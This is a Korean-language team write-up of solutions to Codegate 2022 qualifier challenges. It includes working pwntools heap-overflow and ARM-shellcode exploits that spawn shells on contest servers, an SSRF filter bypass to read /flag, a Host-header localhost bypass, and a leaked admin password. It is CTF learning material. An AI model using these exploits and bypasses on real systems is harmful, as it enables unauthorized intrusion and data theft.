Codegate 2022 Quals

Created	@February 27, 2022 8:35 PM
Tags	

대학부

- 대학 : 숭실대학교
- 팀명 : 해군 해난구조전대
- 점수 : 5255

VIMT

커스텀 VI에 내용을 적고 "ESC"+":compile"을 해주면 원하는 c코드를 컴파일 후 실행시킬 수 있다.
VI에서 x와 y값에 따라 연산을 하는데 ssh로 접속하기 때문에 최대 x(가로)와 최대y(세로)크기를 원하는대로 조절해줄 수 있다.

입력한 값(1)+랜덤한값(5)= 입력 하나당 총 6글자가 들어가는데 원하는 코드를 쓰면 system("sh")를 컴파일해낼 수 있다.

어떻게 원하는 x자리에 값을 쓸 수 있는지 손퍼징 한 결과 화면 크기를 한줄에 13글자만 담기도록 설정해준 이후에 먼저 첫 글자는 그대로 써진 이후에 원하는 값 10번 치기+":set y 0"+원하는 값을 하면 처음 글자 이후에 순서대로 글을 쓸 수 있다.

```
__int64 compile()
{
  size_t v0; // rax
  size_t v1; // rax
  size_t v2; // rax
  size_t v3; // rax
  size_t v5; // [rsp+8h] [rbp-78h]
  char *command; // [rsp+38h] [rbp-48h]
  int v7; // [rsp+44h] [rbp-3Ch]
  char *name; // [rsp+48h] [rbp-38h]
  char *file; // [rsp+50h] [rbp-30h]
  char *s; // [rsp+58h] [rbp-28h]
  int j; // [rsp+64h] [rbp-1Ch]
  int i; // [rsp+68h] [rbp-18h]
  int v13; // [rsp+6Ch] [rbp-14h]
  char *v14; // [rsp+70h] [rbp-10h]

  v14 = (char *)calloc(1uLL, (y + 1) * (x + 1) + 1);
  v13 = 0;
  for ( i = 0; i < y; ++i )
  {
    for ( j = 0; j < x; ++j )
    {
      v14[v13] = *(_BYTE *)(*(_QWORD *)(map + 8LL * i) + j);
      if ( !v14[v13] )
        v14[v13] = 32;
      ++v13;
    }
  }
  s = randomHexString(0x20);
  v0 = strlen(s);
  file = (char *)calloc(1uLL, v0 + 7);
  sprintf(file, "tmp/%s.c", s);
  v1 = strlen(s);
  name = (char *)calloc(1uLL, v1 + 7);
  sprintf(name, "tmp/%s", s);
  v7 = open(file, 66, 420LL);
  if ( v7 >= 0 )
  {
    v2 = strlen(v14);
    write(v7, v14, v2);
    close(v7);
    v5 = strlen(file);
    v3 = strlen(name);
    command = (char *)calloc(1uLL, v3 + v5 + 9);
```

```
    sprintf(command, "gcc -o %s %s", name, file);
    system(command);
    if ( !access(name, 0) )
      system(name);
    free(command);
    free(name);
    free(file);
    free(v14);
    free(s);
    return 0;
  }
  else
  {
    return (unsigned int)-1;
  }
}
```


위의 방법대로 VI에 원하는 글자를 적을 수 있게 되어서 아래 코드를 입력한 뒤에 "ESC"+":compile"을 해주면 된다.

헤더파일과 main함수의 type은 요즘 똑똑한 gcc가 자동으로 삽입해주는 것을 이용해 c코드를 최소한으로 했다.

맨 마지막에 랜덤한 값들이 남아있으니 //로 주석까지 처리해주면 쉘이 호출된다.

"sh");}// 부터는 y가 1로 설정되기에 "ESC"+":set y 1"을 해줘야 값을 이어서 쓸 수 있다.

```
main(){system("sh");}//
```



FLAG :
`codegate2022{a2f844818ca999a9cf9fa8d27444a899e5de51e1a7261c185853de6df0cff7dc76dd38bf5156ac7d6daf8259acdc673ad98d5757}`

File-v

취약점은 아래 코드에서 발생한다.

```
ccontent = input_by_size_return_malloc(content_size);
filesize = ptr->filesize;
v7 = content;
v8 = malloc(ptr->filesize - ptr->content_size + content_size);
memcpy(v8, ptr, filesize);
v8->modify_time = time(0LL);
filename_size = v8->filename_size;
v8->content_size = content_size;
memcpy(&v8->filename + (filename_size + 1), v7, content_size);
```

대충 손퍼징 때려보니 `Edit_Content()`에서 힙 오버가 났다.

`v8 = malloc()` 할 때, 사이즈설정을 잘못해줘서, 아래 `memcpy`에서 다음청크 헤더정도를 덮을 수 있는 오버가 난다.

`Fake Chunk` 만들어서 청크 겹치게 만들고 `Freed Chunk`의 `FD` 조작해서 프리훅 할당받고, 원샷으로 쉘을 획득했다.

Exploit

```
from pwn import *

p = remote("3.36.184.9", 5555)
#p = process("./file-v")
#p = process("./file-v_patched")
l = ELF('./libc-2.27.so')

def create(_size, _filename):
    p.sendafter("> ", "c")
    p.sendafter(": ", str(_size))
    p.sendafter(": ", _filename)

def select(_filename):
    p.sendafter("> ", 'b')
    p.sendafter(": ", _filename)

def back(_opt=None):
    p.sendafter("> ", "b")
    if _opt:
        p.sendafter("> ", _opt)

def edit_filename(_len, _filename):
    p.sendafter("> ", '1')
    p.sendafter(": ", str(_len))
    p.sendafter(": ", _filename)

def edit_content(_size, _filecontent):
    p.sendafter("> ", '4')
    p.sendafter(": ", str(_size))
    p.sendafter(": ", _filecontent)

def show_content():
    p.sendafter("> ", '3')

create(1, 'a')
select('flag')
edit_content(46, '\\xde'*(43-0x10) + p64(0x21) + p64(0) + "\\x61")
p.sendafter("> ", '5')
back()

select('a')
edit_filename(1, "a")
edit_content(100, 'b' + p64(0)*3 + p64(0x51))

back("N")
pay = p64(0xdadadadadadadada)
pay += p64(0x11)

select(pay*0x80 + p64(0) + p64(0x801))
select('a')
edit_content(100, 'q')

pay = 'qqqqqq'
pay += p64(0)
pay += p64(0x501)
```

```
edit_content(100, pay)
show_content()

libc = int(''.join(p.recvuntil("7f")[-17:].split(" ")[::-1]), 16) - 96 - 0x10 - l.sym['__malloc_hook']
log.info('[Libc] : ' + hex(libc))

pay = 'x'*6
pay += p64(0)
pay += p64(0x81)
pay += 'A'*0x10
pay += p64(0)*3
pay += p64(0x71)

pay += 'W'*2
pay += p64(0x181)
pay += p64(0)
pay += p64(0x11)

pay = pay.ljust(100, 'W')
edit_content(100, pay)
#edit_filename(10, 'a')
#edit_filename(10, 'a')

pay = 'a'*6
pay += p64(0)
pay += p64(0x101) # unsorted size
pay += p64(0x41414141414141)
#pay += p64(heap+0x2bb0)
pay += p64(libc + l.sym['__malloc_hook'] + 96 + 0x10)

pay += '\\x00'*2
pay += p64(0x71)
pay += p64(libc + l.sym['__free_hook'])
pay = pay.ljust(0x70-2, 'z')
pay += '\\x21\\x00'
edit_content(0x70, pay)

p.sendafter("> ", 'd') # delete file

select('flag')
p.sendafter("> ", 'd') # delete file

create(0x8, '/bin/sh\\x00')
select('/bin/sh\\x00')

edit_content(0x40, 'q')

one = [0x10a428, 0x10a41c, 0xe5622, 0xe561e, 0xe5617, 0xe546f,0x4f432,0x4f3d5]
#pay = p64(libc + l.sym['system'])
#pay = p64(libc + 0x4f432)
#pay = p64(libc + 0x10a41c)
#pay = p64(libc + 0x4f3d5)

pay = p64(libc + one[4])
edit_content(0x60, pay)
#back("N")
p.interactive()
```

FLAG : `codegate2022{d30015dfa3dba10b16b184b71c2eea751df11ac747771057d7c82187ca95dd7a4b04e91ff66ac444cf6918298a4a3ce7f963bac89e895848}`

ARVM

`mmap`을 통해 실행권한이 존재하는 메모리를 할당받고, 해당 메모리에 쉘코드를 입력하는 문제이다

```
v2 = read(0, *(void **)(dword_2407C + 8), 0xFBFu);
if ( v2 < 0 )
  return -1;
if ( v2 & 3 )
  return -1;
memcpy((void *)(*(_DWORD *)(dword_2407C + 8) + v2), &unk_13384, 0xCu);
return 0;
```

`0x1000`에 입력을 받고

```
printf("Code? :> ");
v3 = _isoc99_scanf("0x%x", &v7);
if ( buf != v7 )
{
  puts("You are Robot!");
  exit(-1);
}
if ( sub_10BB0(v3) == -1 )
  exit(-1);
puts("Good! Now Execute Real Machine");
```

메인함수에서 호출하는 `sub_10BB0`에서 입력을 검증한 후 `0x1000`으로 `pc`를 옮긴다
해당 함수를 분석하다보면 아래와 같이 인스트럭션을 검증하는 것을 확인할 수 있다.

- `pc`가 `0x1200`보다 작은 곳에서만 검증
- 점프하는 위치가 `0x5000`이상이 아니라면 통과
- `svc`인스트럭션의 경우 `1, 2, 3, 4, 5, 6`만 허용되며 `read`와 `write`는 `0x2000-0x3FFF`에서만 가능하다

추가로 입력 앞에 레지스터 초기화, 뒤에 exit하는 쉘코드를 추가한다.

따라서 아래와 같은 시나리오로 익스플로잇을 시도하였다.

1. `read(0, 0x2000, 0x100)`후, `bl #0x2000` 을 수행하는 쉘코드 작성
2. `execve("/bin/sh\\x00", 0 ,0)`을 수행하는 쉘코드를 `0x2000`에 입력
3. 쉘 획득!

```
from pwn import *

# p = process(["qemu-arm-static","-L","/usr/arm-linux-gnueabi","./app"])
# p = process(["qemu-arm-static","-L","/usr/arm-linux-gnueabi","-g","1337","./app"])

p = remote('15.165.92.159', 1234)

pay = b"\\x00\\x00\\xa0\\xe3" # mov r0, #0
pay += b"\\x02\\x1a\\xa0\\xe3" # mov r1, #8192
pay += b"\\x01\\x2b\\xa0\\xe3" # mov r2, #1024
pay += b"\\x03\\x70\\xa0\\xe3" # mov r7, #3
pay += b"\\x00\\x00\\x00\\xef" # svc #0
pay += b"\\xec\\x03\\x00\\xeb" # bl #0x2000

p.sendafter(b":> ", pay)

p.sendlineafter(b":> ", b"1")

p.recvuntil(b" : ")
```

```
p.sendafter(b":> ", p.recvline())

sleep(0.1)
p.send(b"\\x00")

pay = b"\\x14\\x00\\x02\\xe3\\x00\\x10\\xa0\\xe3\\x00\\x20\\xa0\\xe3\\x0b\\x70\\xa0\\xe3\\x00\\x00\\x00\\xef" + b"/bin/sh\\x00"
p.send(pay)


p.interactive()
```

위와 같은 스크립트를 작성하여 플래그를 획득하였다

```
❯ cd "/Users/HN/Documents/CTFs/2022/Codegate/ARVM/" && python3 -u solve.py
[+] Opening connection to 15.165.92.159 on port 1234: Done
[*] Switching to interactive mode
Good! Now Execute Real Machine
$ id
uid=1000(ctf) gid=1000(ctf) groups=1000(ctf)
$ ls
app
flag_4a201749b6bbc1dfd50dde2016fd3a42
run.sh
$ cat flag*
codegate2022{aa55dd740c597af495ae497b4771189c5dcb586aaabfd34ff6a3b9f12e372990278eb3aa39979a820a03676d859fcc63b1676e6cb13f}
$
```

FLAG : `codegate2022{f51c2a18a6744cb126da0e6e49788f0858997014b9163f531bdbf956c9202b6c1a2c8655ad2b001d911698e2692d0aab5e32048359b3}`

babyfirst

```
private static String lookupImg(String memo) {
    Matcher matcher = Pattern.compile("(\\[[^\\]]+\\])").matcher(memo);
    if (!matcher.find()) {
        return "";
    }
    String img = matcher.group();
    String tmp = img.substring(1, img.length() - 1).trim().toLowerCase();
    Matcher matcher2 = Pattern.compile("^[a-z]+:").matcher(tmp);
    if (!matcher2.find() || matcher2.group().startsWith("file")) {
        return "";
    }
    String urlContent = "";
    try {
        BufferedReader in = new BufferedReader(new InputStreamReader(new URL(tmp).openStream()));
        while (true) {
            String inputLine = in.readLine();
            if (inputLine != null) {
                urlContent = urlContent + inputLine + "\n";
            } else {
                in.close();
                try {
                    return memo.replace(img, "<img src='" + new
                } catch (Exception e) {
                    return "";
                }
            }
        }
    } catch (Exception e2) {
        return "";
    }
}
```

주어진 파일 중 class를 디컴파일 해서 보면 위와 같은 함수가 존재한다.

`write`를 할 때 `[URL]` 형태로 데이터를 넣으면 해당 URL에서 데이터를 가져와 `base64` 형태로 제공해주는 함수이다.

이때, 임의의 scheme만 `^[a-z]`를 만족한다면 URL을 아무렇게나 보낼 수 있으므로 `SSRF`를 시도할 수 있었다.

`/flag`를 읽기 위해서 `file:`을 필터링하는 조건을 우회하는 것이 반드시 필요했으므로 `URL:`을 사용하였다.

`[URL:file:///flag]`와 같이 작성하면 플래그를 획득할 수 있다.


```
❯ echo "Y29kZWdhdGUyMDIyezg5NTNiZjgzNGZkZGUzNGFlNTE5Mzc5NzVjNzhhODk1ODYzZGUxZTF9
Cg==" | base64 -d
codegate2022{8953bf834fdde34ae51937975c78a895863de1e1}
```

FLAG : `codegate2022{8953bf834fdde34ae51937975c78a895863de1e1}`

CAFE

```
driver.get('http://3.39.55.38:1929/login')
driver.find_element_by_id('id').send_keys('admin')
driver.find_element_by_id('pw').send_keys('$MiLEYEN4')
driver.find_element_by_id('submit').click()
time.sleep(2)
```

봇 소스코드에 어드민 패스워드가 존재한다

해당 정보를 이용하여 로그인하면 플래그를 획득할 수 있다.

FLAG : `codegate2022{4074a143396395e7196bbfd60da0d3a7739139b66543871611c4d5eb397884a9}`

superbee

app.conf를 확인해보면 auth_key, password, flag는 블라인드 처리되어 제공된다.

```
app_name = superbee
auth_key = [----------REDEACTED------------]
id = admin
password = [----------REDEACTED------------]
flag = [----------REDEACTED------------]
```

main함수를 살펴보면 auth_crypt_key는 가져올 수 없어서 null이라는 값이 들어가게 된다.

```
func main() {
  app_name, _ = web.AppConfig.String("app_name")
  auth_key, _ = web.AppConfig.String("auth_key")
  auth_crypt_key, _ = web.AppConfig.String("auth_crypt_key")
  admin_id, _ = web.AppConfig.String("id")
  admin_pw, _ = web.AppConfig.String("password")
  flag, _ = web.AppConfig.String("flag")

  web.AutoRouter(&MainController{})
  web.AutoRouter(&LoginController{})
  web.AutoRouter(&AdminController{})
  web.Run()
}
```

LoginController를 살펴보면 Cookie값을 Md5("sess") = Md5(admin_id + auth_key) 맞춰버리고 /main/index로 가면 `{{.flag}}` 를 출력 시킬 수 있다.

```
func (this *LoginController) Auth() {
  id := this.GetString("id")
  password := this.GetString("password")

  if id == admin_id && password == admin_pw {
    this.Ctx.SetCookie(Md5("sess"), Md5(admin_id + auth_key), 300)

    this.Ctx.WriteString("<script>alert('Login Success');location.href='/main/index';</script>")
    return
  }
  this.Ctx.WriteString("<script>alert('Login Fail');location.href='/login/login';</script>")
}
```

auth_key를 구해야하는데 AdminController의 AuthKey()를 살펴보면 AES Encrypt의 key에 null값을 가지고 있는 auth_crypt_key가 들어가게 되고 auth_key값이 origData로 처리 되는 것을 알 수 있다.

```
func (this *AdminController) AuthKey() {
  encrypted_auth_key, _ := AesEncrypt([]byte(auth_key), []byte(auth_crypt_key))
  this.Ctx.WriteString(hex.EncodeToString(encrypted_auth_key))
}
```

위에 부분에 접근하려면 `if domain != "localhost"` 조건을 우회해야하는데 Host에 localhost로 Request를 보냄으로써 우회해 Encrypt된 값을 구할 수 있다. `00fb3dcf5ecaad607aeb0c91e9b194d9f9f9e263cebd55cdf1ec2a327d033be657c2582de2ef1ba6d77fd22784011607`

```
func (this *BaseController) Prepare() {
  controllerName, _ := this.GetControllerAndAction()
  session := this.Ctx.GetCookie(Md5("sess"))

  if controllerName == "MainController" {
    if session == "" || session != Md5(admin_id + auth_key) {
      this.Redirect("/login/login", 403)
```

```
      return
    }
  } else if controllerName == "LoginController" {
    if session != "" {
      this.Ctx.SetCookie(Md5("sess"), "")
    }
  } else if controllerName == "AdminController" {
    domain := this.Ctx.Input.Domain()

    if domain != "localhost" {
      this.Abort("Not Local")
      return
    }
  }
}
```

이제 Decrypt하면 authkey 값인 `Th15_sup3r_s3cr3t_K3y_N3v3r_B3_L34k3d` 이것을 얻을 수 있고 아래처럼 요청을 보내면 FLAG를 획득할 수 있다.

```
$ curl http://3.39.49.174:30001/main/index -v -X GET --cookie "f5b338d6bca36d47ee04d93d08c57861=e52f118374179d24fa20ebcceb95c2af"
Note: Unnecessary use of -X or --request, GET is already inferred.
*   Trying 3.39.49.174:30001...
* TCP_NODELAY set
* Connected to 3.39.49.174 (3.39.49.174) port 30001 (#0)
> GET /main/index HTTP/1.1
> Host: 3.39.49.174:30001
> User-Agent: curl/7.68.0
> Accept: */*
> Cookie: f5b338d6bca36d47ee04d93d08c57861=e52f118374179d24fa20ebcceb95c2af
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Content-Length: 170
< Content-Type: text/html; charset=utf-8
< Date: Sat, 26 Feb 2022 12:46:49 GMT
<
<html>
    <head>
        <title>superbee</title>
    </head>
    <body>
        <h3>Index</h3>
        codegate2022{d9adbe86f4ecc93944e77183e1dc6342}
    </body>
* Connection #0 to host 3.39.49.174 left intact
</html>%
```

FLAG : `codegate2022{d9adbe86f4ecc93944e77183e1dc6342}`

NFT

flag.txt를 읽어오기 위해서는 nfts 페이지에서 get_response를 통해서 가져와야하는데,
필터링을 우회해야한다. CVE-2021-33571와 몇가지 트릭을 통해서 컨트랙트와 django의 필터링을 모두피하는 문자열을 만들수있다.
`127.000.000.001/account/storages//home/ctf/flag.txt`

Geth RPC에 화이트리스트가 걸려있다.

```
var whitelist = [
    "eth_blockNumber",
    "eth_call",
    "eth_chainId",
    "eth_estimateGas",
    "eth_gasPrice",
    "eth_getBalance",
    "eth_getCode",
```

```
    "eth_getTransactionByHash",
    "eth_getTransactionCount",
    "eth_getTransactionReceipt",
    "eth_sendTransaction",
    "eth_sendRawTransaction",
    "net_version",
    "rpc_modules",
    "web3_clientVersion"
]
```

해당 함수만 쓰면서 익스를 짜야한다.

Part 1

```
const abi = require("./abi.json")
const Web3 = require("web3")

const w3 = new Web3("<http://13.124.97.208:8545>")

const contractAddress = '0x4e2daa29B440EdA4c044b3422B990C718DF7391c';
const PUBLIC_KEY = '<wallet addr>';
const PRIVATE_KEY = '<wallet key>';

const nftContract = new w3.eth.Contract(abi, contractAddress)

async function mintNFT(tokenURI) {
    const nonce = await w3.eth.getTransactionCount(PUBLIC_KEY, 'latest');
    const tx = {
        'from': PUBLIC_KEY,
        'to': contractAddress,
        'nonce': nonce,
        gas: 4000000,
        gasPrice: '1000000000',
        'data': nftContract.methods.mintNft(tokenURI).encodeABI()
    };
    const signedtx=await w3.eth.accounts.signTransaction(tx, PRIVATE_KEY)
    console.log(signedtx["rawTransaction"])
}
mintNFT("127.000.000.001/account/storages//home/ctf/flag.txt")
```

Part 2

```
from web3 import Web3

w3 = Web3(Web3.HTTPProvider('<http://13.124.97.208:8545>'))
w3.eth.send_raw_transaction("<signed raw contract>")
```

FLAG :

`codegate2022{a8497459276143c575f88c0977a5713b9585d36a2ceda2ccb9633af809dfae00b72d90eb7e2eb2ce54bf106faf48cc096a177b02a26901dca684397c71}`